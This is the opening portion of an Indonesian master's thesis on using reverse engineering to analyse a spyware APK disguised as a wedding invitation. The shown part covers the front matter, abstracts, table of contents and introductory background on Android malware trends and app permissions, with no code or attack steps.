



**PENGUNAAN TEKNIK REVERSE ENGINEERING
UNTUK MENGETAHUI CELAH EKSPLOITASI SISTEM ANDROID.
STUDI KASUS: APLIKASI UNDANGAN PERNIKAHAN.APK**

Fitriyanti S
22917008

*Tesis diajukan sebagai syarat untuk meraih gelar Magister Komputer
Konsentrasi Digital Forensik
Program Studi Teknik Informatika Program Magister
Fakultas Teknologi Industri
Universitas Islam Indonesia
2024*

Lembar Pengesahan Pembimbing

Penggunaan Teknik *Reverse Engineering* Untuk Mengetahui Celah Eksploitasi

Sistem Android

Studi Kasus: Aplikasi Undangan Pernikahan.apk



الجامعة الإسلامية
الاندونيسية

Pembimbing

Dr. Yudi Prayudi, S.Si.,M.Kom

Lembar Pengesahan Penguji

Penggunaan Teknik *Reverse Engineering* Untuk Mengetahui Celah Eksploitasi

Sistem Android

Studi Kasus: Aplikasi Undangan Pernikahan.apk

Fitriyanti S

22917008

Yogyakarta, 21 November 2024

Tim Penguji,


Dr. Yudi Prayudi, S.Si., M.Kom

Ketua



Dr. Ahmad Luthfi, S.Kom., M.Kom

Anggota I



Irving Vitra Paputungan, S.T., M.Sc., Ph.D.

Anggota II



29/12/2024

Mengetahui,

Ketua Program Studi Teknik Informatika Program Magister

Universitas Islam Indonesia



Irving Vitra Paputungan, S.T., M.Sc., Ph.D.

Abstrak

Penggunaan Teknik *Reverse Engineering* Untuk Mengetahui Celah Eksploitasi Sistem Android

Studi Kasus: Aplikasi Undangan Pernikahan .apk

Perkembangan teknologi digital memberikan kemudahan dalam kehidupan sehari-hari, tetapi juga meningkatkan ancaman keamanan, terutama pada perangkat berbasis Android. Dengan tingkat adopsi pengguna Android di Indonesia mencapai 74,95% pada 2018–2020, ancaman keamanan data pribadi semakin signifikan, terutama melalui aplikasi yang tidak terpercaya. Penelitian ini menggunakan teknik *reverse engineering* untuk menganalisis celah keamanan pada file .apk, khususnya aplikasi undangan pernikahan yang ditemukan mengandung malware jenis *spyware*. Tujuan penelitian ini adalah mengidentifikasi karakteristik malware, mengevaluasi celah keamanan, dan memberikan rekomendasi mitigasi untuk mencegah risiko serupa. Penelitian ini dilakukan melalui beberapa tahap, yaitu studi literatur, pengumpulan data file .apk, analisis statis, dan pemantauan koneksi server eksternal. Teknik *reverse engineering* digunakan untuk mengekstrak kode sumber aplikasi, memeriksa izin yang diminta, dan mengidentifikasi aktivitas mencurigakan. Hasil analisis menunjukkan bahwa aplikasi ini memanfaatkan izin akses SMS untuk mencuri OTP pengguna, mengirimkan data sensitif ke server eksternal melalui bot Telegram, dan memodifikasi aplikasi WhatsApp korban. Selain itu, malware dalam aplikasi ini dapat menyebar secara otomatis ke kontak korban dan menimbulkan potensi kerugian finansial. Penelitian ini membuktikan bahwa *reverse engineering* adalah metode yang efektif untuk mendeteksi dan menganalisis celah keamanan pada aplikasi Android. Temuan penelitian ini memberikan kontribusi signifikan dalam memperkuat keamanan aplikasi Android dan mendukung upaya mitigasi risiko keamanan digital. Rekomendasi yang dihasilkan mencakup edukasi pengguna tentang keamanan aplikasi, penguatan regulasi izin aplikasi, serta pengembangan sistem pendeteksi malware berbasis analisis kode. Hasil penelitian ini juga dapat menjadi acuan dalam pengembangan aplikasi keamanan Android yang lebih baik serta meningkatkan kesadaran pengguna terhadap risiko keamanan digital.

Kata kunci

Reverse engineering, Device Android, Boot Telegram, Pesan SMS, Server Eksternal

Abstract

Using Reverse Engineering Techniques to Find Android System Exploitation Vulnerabilities

Case Study: Wedding Invitation Application .apk

The development of digital technology provides convenience in everyday life, but also increases security threats, especially on Android-based devices. With the adoption rate of Android users in Indonesia reaching 74.95% in 2018–2020, the threat to personal data security is increasingly significant, especially through untrusted applications. This study uses reverse engineering techniques to analyze security gaps in .apk files, especially wedding invitation applications that were found to contain spyware malware. The purpose of this study is to identify malware characteristics, evaluate security gaps, and provide mitigation recommendations to prevent similar risks. This study was conducted through several stages, namely literature studies, .apk file data collection, static analysis, and monitoring external server connections. Reverse engineering techniques are used to extract the application source code, check the requested permissions, and identify suspicious activity. The results of the analysis show that this application utilizes SMS access permissions to steal user OTPs, send sensitive data to external servers via Telegram bots, and modify the victim's WhatsApp application. In addition, malware in this application can spread automatically to the victim's contacts and cause potential financial losses. This study proves that reverse engineering is an effective method for detecting and analyzing security gaps in Android applications. The findings of this study provide significant contributions to strengthening Android application security and supporting digital security risk mitigation efforts. The recommendations produced include user education about application security, strengthening application permission regulations, and developing a malware detection system based on code analysis. The results of this study can also be a reference in developing better Android security applications and increasing user awareness of digital security risks.

Keywords

Reverse engineering, Android Device, Telegram Boot, SMS Message, External Server

Pernyataan Keaslian Tulisan

Dengan ini saya menyatakan bahwa tesis ini merupakan tulisan asli dari penulis, dan tidak berisi material yang telah diterbitkan sebelumnya atau tulisan dari penulis lain terkecuali referensi atas material tersebut telah disebutkan dalam tesis. Apabila ada kontribusi dari penulis lain dalam tesis ini, maka penulis lain tersebut secara eksplisit telah disebutkan dalam tesis ini.

Dengan ini saya juga menyatakan bahwa segala kontribusi dari pihak lain terhadap tesis ini, termasuk bantuan analisis statistik, desain survei, analisis data, prosedur teknis yang bersifat signifikan, dan segala bentuk aktivitas penelitian yang dipergunakan atau dilaporkan dalam tesis ini telah secara eksplisit disebutkan dalam tesis ini.

Segala bentuk hak cipta yang terdapat dalam material dokumen tesis ini berada dalam kepemilikan pemilik hak cipta masing-masing. Apabila dibutuhkan, penulis juga telah mendapatkan izin dari pemilik hak cipta untuk menggunakan ulang materialnya dalam tesis ini.

Yogyakarta, 21 November 2024



Fitriyanti S

Daftar Publikasi

Publikasi yang menjadi bagian dari tesis

Jurnal Teknologi Informasi dan Komunikasi Volume 9 Nomor 1 yang Terakreditasi SINTA 4, Edisi Januari-Maret 2025 dengan Judul “**Penggunaan Metode *Reverse Engineering* untuk Analisis Aplikasi .apk Dalam Meningkatkan Keamanan Perangkat Android**”.

Kontributor	Jenis Kontribusi
Fitriyanti S	Mendesain eksperimen (65%) Menulis <i>paper</i> (70%)
Dr.Yudi Prayudi, S.Si., M.Kom	Mendesain eksperimen (35%) Menulis dan mengedit <i>paper</i> (30%)

Halaman Kontribusi

Pada pembuatan tesis ini terdapat beberapa kontribusi dari pihak tertentu yang menjadikan terselesaikan dan berjalan sesuai dengan semestinya karena adanya kontribusi dari beberapa pihak yaitu Dr. Yudi Prayudi, S.Si., M.Kom, Dr. Ahmad Luthfi, S.Kom., M.Kom, Erika Ramadhani, S.T., M.Eng, dan Iriving Paputungan, S.T., M.Sc., Ph.D.

Halaman Persembahan

Bismillahirrahmanirrahim.

Pertama-tama, saya ingin mengucapkan rasa syukur yang sebesar-besarnya kepada Allah SWT. Berkat ridho, rahmat, dan kasih sayang-Nya, saya dapat menyelesaikan tesis ini tanpa hambatan yang berarti. Saya juga sangat bersyukur telah diberikan kesempatan untuk mencapai tahap ini, sesuatu yang sebelumnya tidak pernah saya bayangkan.

Tesis ini saya persembahkan dengan penuh cinta dan rasa hormat kepada ayah saya, La Sinaga, dan ibu saya, Nurlia Syamsuddin, yang selalu memberikan dukungan serta doa tiada henti. Mereka adalah sumber kekuatan dan semangat saya dalam menghadapi berbagai tantangan sepanjang perjalanan ini. Saya juga ingin mengucapkan terima kasih yang mendalam kepada kakak dan adik-adik saya yang senantiasa mendoakan, memberikan semangat, dan menghadirkan senyuman di saat situasi terasa berat dan tidak memungkinkan untuk tersenyum. Kehadiran mereka adalah pelipur lara dan penguat dalam perjalanan hidup saya.

Tak lupa, saya menyampaikan rasa terima kasih kepada kakek saya tercinta, yang selalu memberikan doa dan dukungan dengan penuh kasih sayang. Saya juga berterima kasih kepada seluruh anggota keluarga besar saya atas doa, perhatian, dan cinta mereka yang menjadi kekuatan tambahan bagi saya dalam menyelesaikan tesis ini. Selain itu, tesis ini juga saya persembahkan untuk nenek saya tercinta. Sebelum keberangkatan saya untuk menempuh pendidikan di Yogyakarta, beliau sempat berkeinginan untuk mendampingi saya saat wisuda magister. Namun, Allah SWT berkehendak lain, dan beliau telah lebih dahulu kembali ke sisi-Nya. Semoga almarhumah nenek saya turut bahagia dan bangga atas terselesaikannya tesis ini.

Kata Pengantar

Assalamualaikum Wr.Wb.

Puji syukur penulis panjatkan ke hadirat Allah SWT, yang telah melimpahkan rahmat dan hidayah-Nya sehingga penulis dapat menyelesaikan tesis dengan judul “Penggunaan Teknik Reverse Engineering untuk Mengetahui Celah Eksploitasi Sistem Android (Studi Kasus: Aplikasi Undangan Pernikahan .apk)”. Tesis ini disusun sebagai salah satu syarat untuk memperoleh gelar Magister Komputer di bidang Forensika Digital.

Dalam proses penulisan laporan ini, penulis telah menerima banyak bantuan, dukungan, serta masukan berharga dari berbagai pihak. Oleh karena itu, penulis mengucapkan terima kasih yang sebesar-besarnya kepada semua pihak yang telah memberikan kontribusi, baik secara langsung maupun tidak langsung, yang tidak dapat disebutkan satu per satu dalam laporan ini.

1. Bapak Dr. Yudi Prayudi, S.Si., M.Kom selaku dosen pembimbing yang telah banyak memberikan masukan dan arahan pada jalannya penelitian ini
2. Bapak Dr. Ahmad Luthfi, S.Kom., M.Kom yang menjadi dosen penguji dari awal ujian sampai akhir ujian tesis.
3. Ibu Erika Ramadhani, S.T., M.Eng yang menjadi penguji saat ujian Proposal dan ujian seminar hasil tesis
4. Bapak Irving Vitra Paputungan, S.T., M.Sc., Ph.D sebagai dosen penguji ketika melakukan sidang pendadaran.
5. Kedua orang tua penulis yaitu Ibu Nurlia Syamsuddin dan Bapak La Sinaga, yang telah memberikan dukungan penuh serta doa yang tak pernah terputus.

Penulis menyadari bahwa dalam penulisan laporan ini masih terdapat banyak kekurangan, oleh karena itu kritik, saran, serta masukan yang membangun yang diharapkan oleh penulis

Wassalamu'alaikum Wr.Wb

Daftar Isi

Lembar Pengesahan Pembimbing.....	i
Lembar Pengesahan Penguji.....	ii
Abstrak.....	iii
Abstract.....	iv
Pernyataan Keaslian Tulisan.....	v
Daftar Publikasi	vi
Halaman Kontribusi.....	vii
Halaman Persembahan.....	viii
Kata Pengantar.....	ix
Daftar Isi	x
Daftar Tabel.....	xii
Daftar Gambar	xiii
Glosarium	xv
BAB 1 Pendahuluan	1
1.1 Latar Belakang	1
1.2 Rumusan Masalah	10
1.3 Tujuan dan Manfaat Penelitian	10
1.4 Batasan Masalah.....	11
1.5 Metode Penelitian.....	11
1.6 Sistematika Penelitian	12
BAB 2 Tinjauan Pustaka	14
2.1 Keamanan Informasi.....	14
2.2 Malware	15
2.3 .APK	21
2.4 Reverse Engineering	24
2.5 Forensik Digital	29
2.6 Review Penelitian	31
BAB 3 Metodologi.....	40
3.1 Studi Literatur	40
3.2 Pengumpulan Data	41
3.3 Teknik Reverse Engineering	42
3.4 Analisis Statis.....	44

3.5	Pemantauan Koneksi	45
3.6	Identifikasi Karakteristik APK Terhadap Keamanan Device Android	45
3.7	Penelitian Terkait Sebagai Evaluasi Rancangan	45
3.8	Kesimpulan	46
BAB 4	Hasil dan Pembahasan	47
4.1	Studi Literatur	47
4.2	Pengumpulan Data	50
4.3	Teknik Reverse Engineering	54
4.3.1	SendSMS.java.....	60
4.3.2	ReceiveSMS.java.....	67
4.4	Analisis Statis.....	70
4.5	Pemantauan Koneksi.....	77
4.6	Identifikasi Karakteristik APK Terhadap Keamanan Android	79
4.6.1	Aspek Keamanan Data	79
4.6.2	Kompatibilitas Keamanan	80
4.6.3	Izin yang Diminta	81
4.6.4	Atribut Aplikasi	82
4.6.5	Komponen Aplikasi.....	83
4.6.6	Perilaku Aplikasi	83
4.7	Penelitian Terkait Sebagai Evaluasi Rancangan	89
4.8	Penerapan Solusi Keamanan	92
BAB 5	Kesimpulan.....	94
5.1	Kesimpulan	94
5.2	Saran.....	94
	Daftar Pustaka.....	96

Daftar Tabel

Tabel 2.1 Tabel Rangkuman Review Penelitian Sebelumnya	33
Tabel 2.2 Lanjutan Rangkuman Review Penelitian Sebelumnya.....	34
Tabel 2.3 Lanjutan Rangkuman Review Penelitian Sebelumnya.....	35
Tabel 2.4 Lanjutan Rangkuman Review Penelitian Sebelumnya.....	36
Tabel 2.5 Lanjutan Rangkuman Review Penelitian Sebelumnya.....	38
Tabel 4.1 Tabel Temuan Hasil Analisis Statis Dan Rasional	75
Tabel 4.2 Lanjutan Temuan Hasil Analisis Statis dan Rasional.....	76
Tabel 4.3 Izin Serta Tujuan dan Dampak Penginstalan Aplikasi Undangan Pernikahan .apk.....	81
Tabel 4.4 Atribut Aplikasi Undangan Pernikahan .apk	82
Tabel 4.5 Komponen Aplikasi Undangan Pernikahan.apk.....	83
Tabel 4.6 Perilaku Aplikasi	88

Daftar Gambar

Gambar 1.1 Check Point Peningkatan Serangan Malware (Threat MAP Visualisasi Serangan Siber yang Sedang Berlangsung di Dunia	2
Gambar 1.2 Presentasi Izin Akses File Aplikasi Berbahaya.....	4
Gambar 1.3 Hasil Analisis Statis 3 E-Commerce	4
Gambar 1.4 Hasil Perbandingan Izin Akses	5
Gambar 1.5 Statistik Antarmuka Pengguna Portal Administrasi Analisis Izin	6
Gambar 1.6 Metode Penelitian	11
Gambar 2.1 Tampilan Proccess Hacker Setelah di Running Malware.....	16
Gambar 2.2 Tampilan String Search Pada Fitur Proccess Hacker	17
Gambar 2.3 Tabel String Malware Flawed Ammy RAT	18
Gambar 2.4 Hasil Capure Wireshark Terhadap Paket Data Malware	19
Gambar 2.5 Data Serangan Mobil Aplikasi Q3 2020.....	20
Gambar 2.6 Eksplorasi Risiko dan Deteksi Izin Aplikasi Berbahaya Dalam Tiga Tingkat	21
Gambar 2.7 Kategori Malware Android.....	22
Gambar 2.8 Komposisi File APK.....	23
Gambar 2.9 Reverse Engineering.....	24
Gambar 2.10 Decompile File Java (JD-GUI).....	26
Gambar 2.11 Class yang Dijalankan	27
Gambar 2.12 Tabel Hasil Proses Reverse Engineering dengan IDAPRO	28
Gambar 3.1 Alur Metode Penelitian	40
Gambar 3.2 Alur Proses Reverse Engineering	42
Gambar 4.1 Statistik Antarmuka Pengguna Portal Administrasi Analisis Izin Android.....	48
Gambar 4.2 Reverse Engineering	49
Gambar 4.3 Pengiriman Data Pribadi Pengguna Android	50
Gambar 4.4 Informasi Izin Aplikasi Undangan Pernikahan.apk yang Telah Diinstal di Android	51
Gambar 4.5 Informasi Penyimpanan Aplikasi Undangan Pernikahan.apk Yang Terdapat Pada Manajemen Penyimpanan Aplikasi.....	52
Gambar 4.6 Informasi Akibat yang Ditimbulkan Berupa WhatsApp Korban Yang di PIN Oleh Pelaku.....	53

Gambar 4.7 Undangan Pernikahan .apk di MobSF	54
Gambar 4.8 File Decompiler Code Undangan Pernikahan.apk	55
Gambar 4.9 Permission Aplikasi Undangan Pernikahan.apk	56
Gambar 4.10 Abused Permissions	56
Gambar 4.11 Android Manifest Undangan Pernikahan.apk	57
Gambar 4.12 Struktur Logic Undangan Pernikahan.apk	59
Gambar 4.13 Receivers atau Penerima	59
Gambar 4.14 SendSMS.java Deklarasi Kelas dan Variabel	60
Gambar 4.15 SendSMS.java Metode OnReceive	60
Gambar 4.16 SendSMS.java Pemrosesan Pesan SMS.....	62
Gambar 4.17 SendSMS.java Memeriksa Kondisi dan Mengirim Pesan SMS	65
Gambar 4.18 ReceiveSMS.java Membuat Permintaan HTTP ke API Telegram	68
Gambar 4.19 Tabel Certificate Analysis.....	70
Gambar 4.20 Code Analysis Debugging Configuration	72
Gambar 4.21 Findings Severity Analysis Statis	73
Gambar 4.22 Security Score Aplikasi Undangan Pernikahan.apk.....	73
Gambar 4.23 Risk Rating Analysis Statis.....	74
Gambar 4.24 Severity Distribution (%).....	80
Gambar 4.25 File XML Pada Fungsi Penerimaan SMS	84
Gambar 4.26 File SendSMS.java Class Penanganan Pesan Masuk.....	85
Gambar 4.27 File SendSMS.java Pada Pemrosesan SMS	86
Gambar 4.28 File Pengkondisian Undangan Pernikahan.apk.....	86
Gambar 4. 29 Class yang Berfungsi Sebagai Host	89
Gambar 4.30 Android Manifest.xml Undangan Pernikahan.apk.....	91

Glosarium

<i>RE</i>	- <i>Reverse Engineering</i>
<i>Mal</i>	- <i>Malware</i>
<i>Spy</i>	- <i>Spyware</i>
<i>DS</i>	- <i>Data Sensitif</i>
<i>SHA-1</i>	- <i>Secure Hash Algorithm 1</i>
<i>SHA-256</i>	- <i>Secure Hash Algorithm 256</i>
<i>IA</i>	- <i>Izin Aplikasi</i>
<i>HS</i>	- <i>Hotspot</i>
<i>AMF</i>	- <i>AndroidManifest.xml</i>
<i>BR</i>	- <i>BroadcastReceiver</i>
<i>OHC</i>	- <i>OkHttpClient</i>
<i>SMS</i>	- <i>Short Message Service</i>
<i>API</i>	- <i>Application Programming Interface</i>
<i>APK</i>	- <i>Android Package Kit</i>
<i>UI</i>	- <i>User Interface</i>
<i>AV</i>	- <i>Antivirus</i>
<i>OS</i>	- <i>Operating System</i>
<i>URL</i>	- <i>Uniform Resource Locator</i>
<i>HTTP</i>	- <i>Hypertext Transfer Protocol</i>
<i>HTTPS</i>	- <i>Hypertext Transfer Protocol Secure</i>
<i>IP</i>	- <i>Internet Protocol</i>
<i>OTP</i>	- <i>One Time Password</i>
<i>RSA</i>	- <i>Rivest Shamir Adleman (Encryption Algorithm)</i>
<i>RAT</i>	- <i>Remote Access Trojan</i>
<i>MITM</i>	- <i>Man In The Middle</i>
<i>DDOS</i>	- <i>Distributed Denial Of Service</i>
<i>SOC</i>	- <i>Security Operations Center</i>

BAB 1

Pendahuluan

1.1 Latar Belakang

Perkembangan teknologi informasi yang semakin hari semakin canggih telah menciptakan beragam kejahatan. Dalam perkembangan teknologi yang semakin masif ini, terdapat peluang bagi pelaku kejahatan untuk melancarkan aksinya melalui platform-platform yang dibuat guna meraih keuntungan bagi diri mereka. Motif dari penyerang sangat bervariasi, antara lain untuk kesenangan, pencurian data, atau perolehan informasi penting yang dimiliki oleh korbannya (Hazri, 2020) (Widiyasono, 2018). Adanya kerentanan akan tindak kejahatan ini mengharuskan pengguna atau user harus selalu berhati-hati dan dihindari untuk peduli terhadap keamanan smartphone yang mereka gunakan dari kerentanan pada sebuah aplikasi yang akan diinstal pada smartphone milik pengguna. Smartphone merupakan benda yang tentunya tidak asing lagi bagi masyarakat pada umumnya, hampir seluruh aktivitas yang dilakukannya menggunakan smartphone yang dapat menyebabkan adanya beragam kejahatan karena adanya kerentanan atau celah yang dapat ditemukan dan adanya kemungkinan untuk masuk pada sistem operasi tersebut karena hal ini dapat merugikan penggunanya.

Pada tahun 2018 – 2020 tercatat 74,95% pengguna smartphone menggunakan Android sebagai sistem operasi, dan kebanyakan dari pengguna ini merupakan pengguna yang mungkin kurang familiar dengan keamanan data yang ada di smartphone mereka. Hal ini memberikan peluang bagi para hacker untuk melancarkan kejahatannya, ini juga dapat terjadi karena pesatnya pertumbuhan aplikasi Android dan banyaknya aplikasi Android yang digunakan tidak semua menggunakan penerapan pengujian keamanan yang baik atau sesuai dengan ISO/IEC 27001 (Alviansyah, 2021).

Kerentanan aplikasi yang ditemukan pada sistem operasi Android di smartphone dapat mengakibatkan terjadinya tindak kejahatan. Kerentanan semacam ini dapat diakses secara berkelanjutan. Pada kerentanan yang memungkinkan malware memasuki sistem operasi pada smartphone melalui aplikasi yang dipasang di dalam sistem operasi Android yang digunakan, bentuknya beragam seperti malware. Malware di sini tidak hanya dapat merusak sistem, tetapi juga bisa menjadi program untuk memonitor dan mengontrol sistem

dari jarak jauh. Kegiatan ini bisa dilakukan oleh orang yang tidak bertanggung jawab dan dapat merugikan orang lain (Alviansyah, 2021).



Gambar 1.1 Check point peningkatan serangan malware (threat map visualisasi serangan siber yang sedang berlangsung di Dunia)

Sumber: (Point Software Technologies, 2024)

Serangan siber yang melibatkan penyebaran malware sedang berlangsung secara real-time di seluruh dunia, seperti yang ditunjukkan pada Gambar 1.5. Gambar tersebut menunjukkan berbagai ancaman yang ada serta cara penyebarannya di internet. Selain itu, Gambar 1.5 menampilkan data tren serangan malware berdasarkan jenisnya, serta persentase dampak yang mungkin dihadapi oleh pengguna pribadi maupun organisasi. Di Indonesia, terdapat beberapa jenis malware yang hingga saat ini memberikan dampak signifikan, yaitu:


- Botnet dengan persentase 21,2% merupakan jaringan komputer yang terinfeksi malware dan dapat dikendalikan oleh penyerang untuk melakukan berbagai aktivitas berbahaya, seperti serangan DDoS (Distributed Denial of Service), pengiriman spam, atau pencurian data. Persentase yang tinggi menunjukkan bahwa banyak organisasi menjadi target serangan yang memanfaatkan botnet untuk mengganggu layanan mereka.
- Infostealer dengan persentase 11,4% menunjukkan bahwa pencurian data adalah masalah signifikan bagi banyak organisasi. Infostealer adalah jenis malware yang

dirancang untuk mencuri informasi sensitif dari komputer yang terinfeksi, seperti kata sandi, nomor kartu kredit, dan data pribadi lainnya

- c. Perbankan dengan persentase 11,5% menunjukkan bahwa malware perbankan dirancang untuk mencuri informasi keuangan pengguna, seperti kredensial perbankan online. Angka ini mengindikasikan bahwa serangan terhadap sektor keuangan tetap menjadi perhatian utama, dengan penyerang berusaha mengakses rekening bank dan melakukan penipuan.
- d. Ransomware dengan persentase 12,2% adalah jenis malware yang mengenkripsi data di komputer korban dan meminta tebusan untuk mengembalikannya. Angka 12,2% menunjukkan bahwa banyak organisasi menghadapi risiko kehilangan akses ke data penting, yang dapat menyebabkan kerugian finansial dan reputasi yang signifikan.
- e. Serangan malware yang menargetkan perangkat seluler atau android memiliki persentase 1,0%, yang relatif lebih rendah dibandingkan dengan jenis lainnya. Namun, dengan meningkatnya penggunaan perangkat seluler, ancaman ini tetap ada dan dapat berkembang seiring waktu.

Pada awal Maret 2023 diungkap oleh Mahmud Ashari Kepala seksi hukum dan Informasi KPKNL Kisaran melalui tulisannya yaitu masyarakat dihebohkan dengan berita tentang kebocoran data pengguna internet, ini diungkap oleh peneliti siber dari Singapura, Dark Tracer mempublikasikan laporannya bahwa terdapat kebocoran data kredensial lebih dari 49 ribu situs pemerintah di seluruh dunia. Salah satunya yaitu Negara Indonesia terdapat tiga situs pemerintah Indonesia yang termaksud ke dalam 10 situs treats Salah satunya adalah situs Djponline pajak (Djponline.pajak.go.id). Teradata 17.858 data credential untuk akses ke situs djponline.pajak.go.id yang bocor selain itu juga ada kebocoran data milik wajib pajak juga terjadi di situs ereg.pajak.go.id, ini diungkap melalui 10 daftar situs yang dibuat oleh Dark Tracer. Namun secara resmi direktur penyuluhan, pelayanan dan hubungan masyarakat (P2Humas) DJP mengatakan bahwa kebocoran data bukan berasal dari system internal DJP, tetapi berasal dari perangkat pengguna (user) yang terinfeksi malware yang digunakan untuk masuk ke dalam situs pemerintah (Ashari, 2023).

Dari kasus di atas tidak menutup kemungkinan aplikasi yang diinstal pada perangkat Android bahkan link yang di klik tanpa memperhatikan keamanannya bisa mengakibatkan risiko yang fatal pada data yang ada di *smartphone* pengguna, dibawah ini merupakan presentasi kemunculan izin beresiko pada aplikasi Android.



Gambar 1.2. presentasi izin akses file aplikasi berbahaya

Sumber: (Jiqiang, 2014)

Pada Gambar 1.2 presentase diambil 3 contoh perbandingan aplikasi yang sering digunakan masyarakat pada umumnya yaitu aplikasi e-commerce Lazada, Blibli.com, Tokopedia seperti Gambar 1.3 dibawah ini.

	Lazada	Blibli.com	Tokopedia
1	Izin akses	Izin akses	Izin akses
2	-ACCESS_COARSE_LOCATION	-ACCESS_COARSE_LOCATION	-ACCESS_COARSE_LOCATION
3	-ACCESS_FINE_LOCATION	-ACCESS_FINE_LOCATION	-ACCESS_FINE_LOCATION
4	-ACCESS_LOCATION_EXTRA_COMMANDS	-ACCESS_WIFI_STATE	-ACCESS_WIFI_STATE
5	-ACCESS_WIFI_STATE	-BLUETOOTH	-CALL_PHONE
6	-BLUETOOTH	-BLUETOOTH_ADMIN	-CAMERA
7	-BLUETOOTH_ADMIN	-CALL_PHONE	-CHANGE_WIFI_STATE
8	-CAMERA	-CAMERA	-GET_ACCOUNTS
9	-CHANGE_WIFI_STATE	-CHANGE_WIFI_STATE	-INTERNET
10	-GET_TASKS	-FOREGROUND_SERVICE	-READ_CONTACTS
11	-INTERNET	-GET_ACCOUNTS	-READ_EXTERNAL_STORAGE
12	-READ_CALENDAR	-INTERNET	-READ_PHONE_STATE
13	-READ_CONTACTS	-READ_CONTACTS	-RECORD_AUDIO
14	-READ_APP_BADGE	-READ_EXTERNAL_STORAGE	-USE_FINGERPRINT
15	-READ_EXTERNAL_STORAGE	-READ_PHONE_STATE	-SYSTEM_ALERT_WINDOW
16	-READ_PHONE_STATE	-RECEIVE_BOOT_COMPLETED	-VIBRATE
17	-RECEIVE_BOOT_COMPLETED	-RECORD_AUDIO	-NFC
18	-RECORD_AUDIO	-USE_FINGERPRINT	-WAKE_LOCK
19	-SYSTEM_ALERT_WINDOW	-VIBRATE	-WRITE_EXTERNAL_STORAGE
20	-VIBRATE	-WAKE_LOCK	-USE_CREDENTIALS
21	-READ_SETTINGS	-WRITE_EXTERNAL_STORAGE	-android.permission.RECEIVE
22	-FLASHLIGHT	-android.permission.RECEIVE	-android.permission.BIND_GET_INSTALL_REFERRER_SERVICE
23	-WAKE_LOCK	-android.permission.BIND_GET_INSTALL_REFERRER_SERVICE	-providers.get.permission.READ_GSERVICES
24	-WRITE_EXTERNAL_STORAGE	blibli.mobile.commerce.permission.C2D_MESSAGE	-tokopedia.httpd.permission.C2D_MESSAGE
25	-WRITE_CALENDAR		
26	-WRITE_SETTINGS		
27	-WRITE_MEDIA_STORAGE		
28	-android.permission.RECEIVE		
29	-android.permission.READ_SETTINGS		
30	-android.permission.UPDATE_SHORTCUT		
31	-com.tencent.mm.permission.BROADCAST_BADGE		
32	-com.tencent.mm.permission.CHANGE_BADGE		
33	-com.tencent.mm.permission.READ_SETTINGS		
34	-com.tencent.mm.permission.WRITE_SETTINGS		
35	-com.tencent.mm.permission.READ_SETTINGS		
36	-com.tencent.mm.permission.WRITE_SETTINGS		
37	-com.tencent.mm.permission.BIND_GET_INSTALL_REFERRER_SERVICE		
38	-com.tencent.mm.permission.C2D_MESSAGE		
39	-com.tencent.mm.permission.UPDATE_COUNT		
40	-com.tencent.mm.permission.READ_SETTINGS		
41	-com.tencent.mm.permission.WRITE_SETTINGS		
42	-com.tencent.mm.permission.PROVIDER_INSERT_BADGE		
43	-com.tencent.mm.permission.UPDATE_BADGE		
44	-com.tencent.mm.permission.MIPUSH_RECEIVE		
45			

Gambar 1.3 Hasil analisis 3 E-commerce

Sumber: (Jiqiang, 2014)

Hasil analisis terdapat izin akses dari hasil analisis masing-masing APK, menunjukkan bahwa izin akses yang terdapat pada masing-masing aplikasi. Izin akses hasil analisis dibandingkan dengan izin akses yang terdapat pada aplikasi sesuai dengan yang pengguna ketahui sebelumnya. Gambar 1.3 ini merupakan hasil perbandingan serta tingkat keamanan dari masing-masing izin akses (Jiqiang, 2014).

Lazada		Blibli.com		Tokopedia	
Izin akses	Tingkat keamanan	Izin akses	Tingkat keamanan	Izin akses	Tingkat keamanan
android:launcher.permission.UPDATE_COUNT	Berbahaya	libli mobile commerce.permission.C2D_MESSAGE	Tanda tangan	USE_CREDENTIALS	Berbahaya
android.permission.RECEIVE	Berbahaya	android.permission.RECEIVE	Berbahaya	SYSTEM_ALERT_WINDOW	Berbahaya
FLASHLIGHT	Normal	FOREGROUND_SERVICE	Normal	com.tokopedia.kit.permission.C2D_MESSAGE	Tanda tangan
android.permission.READ_SETTINGS	Berbahaya			android.permission.RECEIVE	Berbahaya
android.permission.UPDATE_SHORTCUT	Berbahaya			providers.provider.permission.READ_SETTINGS	Berbahaya
huawei.android.launcher.permission.CHANGE_BADGE	Berbahaya				
huawei.android.launcher.permission.READ_SETTINGS	Berbahaya				
huawei.android.launcher.permission.WRITE_SETTINGS	Berbahaya				
lazada.C2D_MESSAGE	Tanda tangan				
android.permission.RECEIVE	Berbahaya				
android.permission.UPDATE_BADGE	Berbahaya				
android.permission.READ_SETTINGS	Berbahaya				
android.permission.WRITE_SETTINGS	Berbahaya				
READ_SETTINGS	Berbahaya				
android.permission.provider.badge.permission.READ	Berbahaya				
android.permission.provider.badge.permission.WRITE	Berbahaya				
android.permission.home.permission.BROADCAST_BADGE	Berbahaya				
android.permission.home.permission.PROVIDER_INSERT_BADGE	Berbahaya				
SYSTEM_ALERT_WINDOW	Berbahaya				
WRITE_MEDIA_STORAGE	Berbahaya				
